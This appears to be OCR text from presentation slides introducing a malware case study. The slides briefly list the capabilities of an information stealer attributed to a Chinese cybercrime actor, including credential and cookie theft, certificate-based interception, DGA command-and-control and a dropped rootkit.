
- An information stealer attributed to a chinese cybercrime actor
  - Steals Credentials
  - Steals Browser Cookies
  - Steals AutoFill Data
  - MITM by installing a known proxy certificate
  - Communicates with a C2 by a DGA
- Pretty standard


Case Study #1


- An information stealer attributed to a chinese cybercrime actor
  - Steals Credentials
  - Steals Browser Cookies
  - Steals AutoFill Data
  - MITM by installing a known proxy certificate
  - Communicates with a C2 by a DGA
- Pretty standard
- Drops a Rootkit!

